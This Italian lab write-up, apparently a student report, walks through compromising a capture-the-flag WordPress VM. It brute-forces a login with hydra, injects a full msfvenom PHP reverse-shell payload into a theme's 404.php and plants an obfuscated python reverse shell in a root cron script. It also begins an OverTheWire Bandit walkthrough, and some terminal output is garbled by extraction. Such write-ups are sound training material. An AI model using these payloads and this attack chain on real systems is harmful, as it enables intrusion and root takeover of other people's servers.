Si sceglie l'**utente john** per effettuare il **login** alla pagina **wp-login.php**, procedendo ad eseguire un **attacco dizionario** con **hydra** su questa pagina per ottenere la *password* dell'utente.  
In questo caso la password era presente all'interno della wordlist **rockyou.txt** ed è stata quindi trovata.  
**password: enigma**

```
(kali㉿kali)-[~]  
$ hydra -l john -P /usr/share/wordlists/rockyou.txt 192.168.1.90 http-post-form "/backup_wordpress/wp-login.php:log^USER^&pwd^PASS^&wp-submit=Log In&testcookie=1:S=Location"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-16 07:36:25  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task  
[DATA] attacking http-post-form://192.168.1.90:80/backup_wordpress/wp-login.php:log^USER^&pwd^PASS^&wp-submit=Log In&testcookie=1:S=Location  
[80][http-post-form] host: 192.168.1.90 login: john password: enigma  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-16 07:36:39
```

# METODO 2

Non è stato necessario effettuare il dizionario anche per l'utente admin in quanto **sia john che admin hanno privilegi di amministratore sul sito**, come si può notare nella figura sotto.

The screenshot shows a user management interface for a WordPress site. At the top, there are buttons for 'Add New', 'Bulk Actions', 'Apply', 'Change role to...', and 'Change'. Below this, a table lists users with columns for 'Username' and 'Name'. There are two entries: 'admin' and 'john'. Both users have the 'Administrator' role assigned. At the bottom of the table are 'Bulk Actions', 'Apply', 'Change role to...', and 'Change' buttons.



A questo punto si procede a generare il codice php malevolo mediante l'utilizzo di **msfvenom**, un tool avanzato della suite di Metasploit per la generazione di payload personalizzati.

Tramite il comando **-p** si va ad indicare a **msfvenom** il tipo di payload da generare (come accennato in precedenza, in questo caso si ha bisogno di un **payload php di tipo reverse tcp** per avviare una sessione in meterpreter (**php/meterpreter/reverse\_tcp**) facendo molta attenzione a configurare il localhost in ascolto sulla porta locale).

The terminal screenshot shows the following command being run:


```
(kali㉿kali)-[~] $ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.104 lport=4444 -f raw
```

The output indicates that no platform was selected, so it chose PHP. No arch was selected, so it chose PHP as the payload. No encoder was specified, so it will output raw payload. The payload size is 1115 bytes.


The payload generated is a long string of PHP code designed to exploit a vulnerability in the suhosin module. It includes various checks and logic to bypass security measures, such as setting up a socket connection, reading from the socket, and evaluating the result.

# METODO 2

Di seguito si mostra la procedura di sostituzione e iniezione del **payload php malevolo** nell'editor di Wordpress all'interno del template **404.php**.



```
/*<?php /** error_reporting(0); $ip = '192.168.56.104'; $port = 4444; if ((($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die(); */
```



# METODO 2

Tenendo in considerazione il **codice php malevolo** generato con msfvenom all'interno dell'editor di wordpress alla pagina /404.php, si procede all'avvio di msfconsole per caricare il modulo **multi/handler** e cercare un payload adatto per eseguire sul sistema target una **shell php reverse tcp**.

```
(kali㉿kali)-[~]//192.168.56.105/backup_wordpress/wp-content/themes/twentyse  
$ msfconsole Twenty Sixteen  
Metasploit tip: Writing a custom module? After editing your module, why not try  
the reload command  
[*] Metasploit by Rapid7 http://www.rapid7.com/  
+---+  
| Found By: CSS Style In Home Page (Passive Detection)  
| =c(____(o(____(_()  
| Version: 1.2 )=\\% confidence )| [*****][***]  
| Found By: Styles (Passive Detection) | EXPLOIT  
| - http://192.168.56.105/backup_wordpress/wp-content/themes/twentyse  
| RECON | [msf6>]  
| Enumerating All Plugins (via [*****]  
+---+  
| No plugins found.  
| o o  
| [-] Enumerating Config Backups (via Passive LOOTd Aggressive Methods)  
| Clearing config backups - Time: 00:00/00:00  
| PAYLOAD |  
| To Config Backups| End |  
| (a)(a)""**|(a)(a)**|(a)|  
| Re-enumerating payloads - Time: 00:00/00:00  
| Try again? [y/n] n  
| Trying again / (no)hear Time: 00:00/00:00  
|
```

```
msf6 > use /multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > show payloads
```

# METODO 2

Tra i payload disponibili si configura il payload adatto allo scopo **payload/php/meterpreter/reverse\_tcp**.

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > search php/meterpreter
```

```
Matching Modules
```

| #  | Name                                       | Disclosure Date | Rank   |
|----|--|-----------------|--------|
| -  | —  | —               | —      |
| 0  | exploit/multi/http/freenas_exec_raw        | 2010-11-06      | great  |
| 1  | payload/php/meterpreter/bind_tcp           | .               | normal |
| 2  | payload/php/meterpreter/bind_tcp_ipv6      | .               | normal |
| 3  | payload/php/meterpreter/bind_tcp_ipv6_uuid | .               | normal |
| rt |  |                 |        |
| 4  | payload/php/meterpreter/bind_tcp_uuid      | .               | normal |
| 5  | payload/php/meterpreter/reverse_tcp        | .               | normal |
| 6  | payload/php/meterpreter/reverse_tcp_uuid   | .               | normal |
| 7  | payload/php/meterpreter_reverse_tcp        | .               | normal |

Con il comando **set payload** si va a predisporre il modulo per l'attacco

```
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options
```

# METODO 2

Tra i payload disponibili si configura il payload adatto allo scopo **payload/php/meterpreter/reverse\_tcp**.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > search php/meterpreter

Matching Modules
=====
#  Name                                     Disclosure Date  Rank
-  --
0  exploit/multi/http/freenas_exec_raw      2010-11-06   great
1  payload/php/meterpreter/bind_tcp          .             normal
2  payload/php/meterpreter/bind_tcp_ipv6     .             normal
3  payload/php/meterpreter/bind_tcp_ipv6_uuid .             normal
rt
4  payload/php/meterpreter/bind_tcp_uuid      .             normal
5  payload/php/meterpreter/reverse_tcp        .             normal
6  payload/php/meterpreter/reverse_tcp_uuid    .             normal
7  payload/php/meterpreter_reverse_tcp         .             normal
```

Con il comando **set payload** si va a predisporre il modulo per l'attacco


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp content/themes/twentyseventeen/
msf6 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
Name  Current Setting  Required  Description
LHOST  192.168.0.100  yes        The listen address (an interface may be specified)
LPORT  444492.168.0.100  yes        The listen port
Exploit target: All Plugins (via Passive Methods)
Id  Name  ns  Found
--  --
0  Wildcard Target Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00  =====> (137 / 137)
No Config Backups Found.
View the full module info with the info, or info -d command.
```

# METODO 2

A questo punto si effettuano i settaggi richiesti dalle **options**, ovvero il **localhost** in ascolto per avviare la sessione e si esegue l'attacco con il comando **exploit**:

```
View the full module info with the info, or info -d command.  
msf6 exploit(multi/handler) > set lhost 192.168.1.89  
lhost => 192.168.1.89  
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.1.89:4444  
[*] Sending stage (39927 bytes) to 192.168.1.90  
[*] Meterpreter session 1 opened (192.168.1.89:4444 → 192.168.1.90:48012) at 2024-07-16 16:25:31  
meterpreter > 
```

Accedendo alla pagina **404.php** dove è stato iniettato il codice malevolo si nota che viene avviata immediatamente una sessione di **Meterpreter** per ottenere il controllo sulla macchina target.



All'interno di **meterpreter** si utilizza il comando **getuid** per ottenere l'ID dell'utente corrente. In questo caso, si noti che si è identificati come utente **www-data** con privilegi minimi.

```
meterpreter > getuid  
Server username: www-data  
meterpreter > ls  
Listing: /var/www/backup_wordpress/wp-content/themes/twentysixteen
```

# METODO 2

Da qui si passa alla **shell** del sistema per ulteriori configurazioni, ad esempio per fare un'analisi approfondita sul sistema tramite **LinEnum.sh**, che è uno script **Bash** per l'enumerazione sui sistemi Linux in generale. In sostanza è utile per rendere più facile il processo di ricerca di un vettore di attacco. Tuttavia, può essere difficile interpretare i risultati se non si sa cosa cercare.

```
meterpreter > shell  
Process 1750 created.  
Channel 0 created.
```

Sulla macchina attaccante, viene clonato il **repository** relativo a **LinEnum** col comando **git clone**.

```
└─(kali㉿kali)-[~/Desktop]  
└─$ git clone https://github.com/rebootuser/LinEnum.git  
Cloning into 'LinEnum' ...  
remote: Enumerating objects: 234, done.  
remote: Counting objects: 100% (96/96), done.  
remote: Compressing objects: 100% (18/18), done.  
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138  
Receiving objects: 100% (234/234), 113.83 KiB | 1.52 MiB/s, done.  
Resolving deltas: 100% (130/130), done.
```

# METODO 2

Una volta clonato, viene uploadato sulla macchina target mediante meterpreter e in seguito eseguito per effettuare una prima enumerazione.

```
(kali㉿kali)-[~/Desktop]
$ ls
backup-cred.mp3  LinEnum.sh https://github.com/re
BOF               MetasploitableReport.pdfn
BOF.c            meterpreter > shell passwd_dina.txt
Process 3496 created.
```

Con il comando “**upload**” si carica lo script **LinEnum.sh** all’interno della directory **/tmp**.

```
meterpreter > upload /home/kali/Desktop/LinEnum /tmp
[*] uploading : /home/kali/Desktop/LinEnum/LinEnum.sh → /tmp/LinEnum.sh
```

Si controlla la clonazione dello script.

```
meterpreter > shell
Process 3506 created.
Channel 8 created.
cd /tmp/cred.mp3  Lin
ls
LinEnum.sh
MetasploitableReport.pdfn
passwd_dina.txt
```

# METODO 2

Si procede con il comando “**chmod u+x**” per modificare i permessi allo script e attribuire il permesso di esecuzione all’utente proprietario del file.

Ecco i permessi una volta eseguito il comando **chmod**:

```
chmod u+x LinEnum.sh  
ls  
404.php  
LinEnum.sh  
LinEnum.txt  
archive.php  
comments.php  
css  
footer.php  
functions.php  
genericicons  
header.php
```

```
-rwxr--r-- 1 www-data www-data 46631 Jul 16 13:44 LinEnum.sh
```

Il passo successivo è quello di avviare lo script sulla macchina target. Lo si fa con il comando “**./LinEnum.sh**”

```
./LinEnum.sh  
  
#####  
# Local Linux Enumeration & Privilege Escalation Script #  
#####  
# www.rebootuser.com  
# version 0.982  
  
[-] Debug Info  
[+] Thorough tests = Disabled  
  
Scan started at:  
Wed Jul 17 01:00:46 PDT 2024  
  
### SYSTEM #####
```

# METODO 2

Dopo aver avviato **LinEnum.sh**, analizzando la sezione relativa a **crontab contents** si può notare una particolarità che può essere sfruttata per la privilege escalation:

```
[+] Crontab contents:  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the 'crontab'  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# m h dom mon dow user  command  
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly  
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )  
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )  
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )  
* *      * * *    root    /usr/local/bin/cleanup  
#
```

La **crontab** è un registro di sistema nei sistemi **Unix** che elenca i comandi da eseguire periodicamente. Utilizza il demone di **cron** per pianificare e automatizzare queste attività. In sintesi la **crontab** permette di automatizzare l'esecuzione periodica di comandi su sistemi **Unix**.

La particolarità è nell'ultima riga. Qui si nota uno **script** chiamato **cleanup**, contenuto nel path **/usr/local/bin**, che viene eseguito ogni minuto. Se si esegue un **ls -l** su quello script, si noterà un'informazione molto importante:

```
ls -l /usr/local/bin/cleanup  
-rwxrwxrwx 1 root root 365 Jul 16 15:36 /usr/local/bin/cleanup
```

# METODO 2

L'eseguibile **cleanup** appartente a **root**, permette **scrittura**, **lettura** e addirittura **esecuzione**. In base a quest'ultima informazione, andremo ad inserire il codice malevolo della nostra **backdoor python** generata con **msfvenom**.

**Msfvenom** è uno strumento della suite di **Metasploit** utilizzato per generare **payload malevoli**, **encoder** e **file eseguibili**. Si sfrutta questo tool per generare una **reverse python** come nello screenshot in basso, facendo attenzione a settare i parametri **LHOST** e **LPORT**.

```
(kali㉿kali)-[~]
$ msfvenom -p cmd/unix/reverse_python lhost=192.168.1.89 lport=12345
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 368 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNqdkV0LgjAUhv9K7GqDmG19oMQuJAwikKjvJddCybbhmf8/xMwLd+W5OZ/POS+c6mNN4xZg5Fu5xWDLfwRtYRsjFYCnacbfghKA04gFnHKd1FLNizQdKi7KRhf7bTHoheD0d/mXxMT9dk8wnsR9Ib4dznmbs3JL4Qz1YqjdZK0ow7hZ41nSbiiQ3QZ2s5BvqqaqUNjh54NRdkc0HuAa0Y30Xl064xCopKB1Ai8gX1DWvu'))[0]))"
```

Si crea sulla macchina attaccante un file **cleanup** con all'interno il **payload** appena generato.

```
(kali㉿kali)-[~]
$ sudo nano cleanup
```

Il contenuto del file **cleanup** restituirà questo:

```
(kali㉿kali)-[~]
$ cat cleanup
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNqdkV0LgjAUhv9K7GqDmG19oMQuJAwikKjvJddCybbhmf8/xMwLd+W5OZ/POS+c6mNN4xZg5Fu5xWDLfwRtYRsjFYCnacbfghKA04gFnHKd1FLNizQdKi7KRhf7bTHoheD0d/mXxMT9dk8wnsR9Ib4dznmbs3JL4Qz1YqjdZK0ow7hZ41nSbiiQ3QZ2s5BvqqaqUNjh54NRdkc0HuAa0Y30Xl064xCopKB1Ai8gX1DWvu'))[0]))"
```

# METODO 2

In seguito si effettua l'**upload** del **cleanup** infetto all'interno della macchina (nella cartella **/tmp**) target mediante la sessione merterpreter aperta prima:

```
meterpreter > upload /home/kali/cleanup /tmp  
[*] Uploading : /home/kali/cleanup → /tmp/cleanup  
[*] Completed : /home/kali/cleanup → /tmp/cleanup
```

Ci si reca nella cartella **/tmp**, si verifica con il comando **ls** la presenza del file appena uploadato:

```
cd /tmp  
ls  
cleanup  
pulse-PKdhtXMmr18n
```

Dopodichè, si **sostituisce il vero cleanup** contenuto in **/usr/local/bin/**, con il nostro file **cleanup infetto**:

```
cp cleanup /usr/local/bin/cleanup
```

Ci si reca nella cartella **/usr/local/bin/cleanup** e si verifica la presenza del file **cleanup** con il comando **ls**.

# METODO 2

A questo punto, con la consapevolezza che ogni minuto verrà eseguito il comando malevolo contenuto in cleanup, che inizializza una shell sulla porta specificata (in questo caso **12345**), si procede quindi ad aprire una sessione **netcat** per metterci in ascolto su tale porta:

```
(kali㉿kali)-[~] import ('zlib').decompress().__import__('base64').b64decode($ nc -lvp 192.168.1.89 -p 12345 f8/xMwLd+W50Z/POS+c6mNN4xZg5Fu5xWDLfwRLYRsjFYC listening on [any] 12345 ... 7h741nSb1T030Z2s5BvgqaqUN7h54NRdkc0HuAa0Y30X1o64xC connect to [192.168.1.89] from bsides2018.homenet.telecomitalia.it [192.168.1.90] 37413
```

Passato il minuto, apparirà dinanzi ai nostri occhi, una bella **shell** con privilegi **root**. Dopodichè recuperiamo la flag.

```
(kali㉿kali)-[~] import ('zlib').decompress().__import__('base64').b64decode($ nc -lvp 192.168.1.89 -p 12345 f8/xMwLd+W50Z/POS+c6mNN4xZg5Fu5xWDLfwRLYRsjFYC listening on [any] 12345 ... 7h741nSb1T030Z2s5BvgqaqUN7h54NRdkc0HuAa0Y30X1o64xC connect to [192.168.1.89] from bsides2018.homenet.telecomitalia.it [192.168.1.90] 37413 whoami root interpreter > rename /tmp/code.sh /usr/local/bin/cleanup ls | Unknown command: rename. Run the help command for more details. flag.txt interpreter > shell cat flag.txt 7 created. Congratulations! 8 created. If you can read this, that means you were able to obtain root permissions on this VM. You should be proud! Uploading ./home/kali/cleanup → /usr/local/bin/cleanup There are multiple ways to gain access remotely, as well as for privilege escalation. Did you find them all?ome/kali/cleanup → /usr/local/bin/cleanup interpreter > shell @abatchy17 549 created. channel 6 created.
```

# BONUS 1

<https://overthewire.org/wargames/bandit/bandit0.html>

Questo gioco, come la maggior parte degli altri giochi, è organizzato in livelli. Si inizia dal Livello 0 e si cerca di "batterlo" o "finirlo". Finire un livello fornisce informazioni su come iniziare il livello successivo.

## Requisiti laboratorio :

1

- Raggiungere il livello massimo possibile

# Game bandit0.html

## **PROLOGO:**

Il primo bonus assegnato, fa parte di uno dei tanti wargame sviluppati dalla community OverTheWire, e ci permettono di imparare mettendo in pratica, e in maniera anche divertente, i concetti relativi all'ambito della sicurezza informatica (e non solo).

Nello specifico si tratta del Bandit.

## **LOGICA DEI LIVELLI:**


Ogni livello contiene, da qualche parte sul server, la password che permette di accedere (sempre tramite ssh) al livello successivo.

Inoltre, per ogni livello, vengono proposti suggerimenti e comandi su cui dovremmo documentarci e di cui potremmo aver bisogno per risolvere la sfida.

Infine, viene raccomandato di segnarsi le password raccolte e tutti gli appunti su come risolvere ogni sfida, man mano che le cose si fanno più complicate.


# LIVELLO 0

Questo livello chiede unicamente di cominciare il gioco accedendo al server mediante ssh, specificando uno specifico host e una specifica porta. Viene poi riportato il nome utente **bandit0** e la password bandit0 per effettuare l'accesso.



The screenshot shows a terminal window titled "bandit0@bandit:~". The user has run the command \$ssh bandit0@bandit.labs.overthewire.org -p 2220. The server responds with a welcome message: "This is an OverTheWire game server. More information on http://www.overthewire.org/wargames". It then asks for the password: "bandit0@bandit.labs.overthewire.org's password:". Below this, there is a decorative ASCII art banner featuring a grid of symbols. The banner includes the URL "www.OverTheWire.org" at the bottom. The terminal then displays a "Welcome to OverTheWire!" message and instructions to report problems. It ends with a note: "...[ Playing the games ]-- This machine might hold several wargames."

A questo punto, per passare al livello successivo, ci viene detto che la password per il livello bandit1 si trova in un file chiamato **readme** e che a sua volta si trova nella **home directory**. Quindi con dei semplici comandi di base come ls e cat, recuperiamo la password e accediamo a I livello successivo



The screenshot shows a terminal window titled "bandit0@bandit:~". The user runs the command \$ls to see the files in the directory, which contains "readme". Then, they run \$cat readme to view its contents. The file "readme" contains a congratulatory message: "Congratulations on your first steps into the bandit game!! Please make sure you have read the rules at https://overthewire.org/rules/. If you are following a course, workshop, walkthrough or other educational activity, please inform the instructor about the rules as well and encourage them to contribute to the OverTheWire community so we can keep these games free!". At the end of the file, it says: "The password you are looking for is: ZjLjTmM6FvvyRnrb2rfNwOZOTa6ip5If".

# LIVELLO 1

## LIVELLO 1

in questo livello la password è stata memorizzata in un file chiamato “-”. Il classico **cat**, seguito dal carattere speciale, non leggerebbe il contenuto. Al contrario, cat interpreta quel carattere come **stdin** (istruzione per leggere dall'input standard) anziché come nome del file. I suggerimenti relativi al livello in questione, ci propongono dei link diretti alle specifiche ricerche sui caratteri speciali. Si risolve semplicemente digitando il comando cat **obbligatoriamente seguito dal percorso** e il relativo file.

```
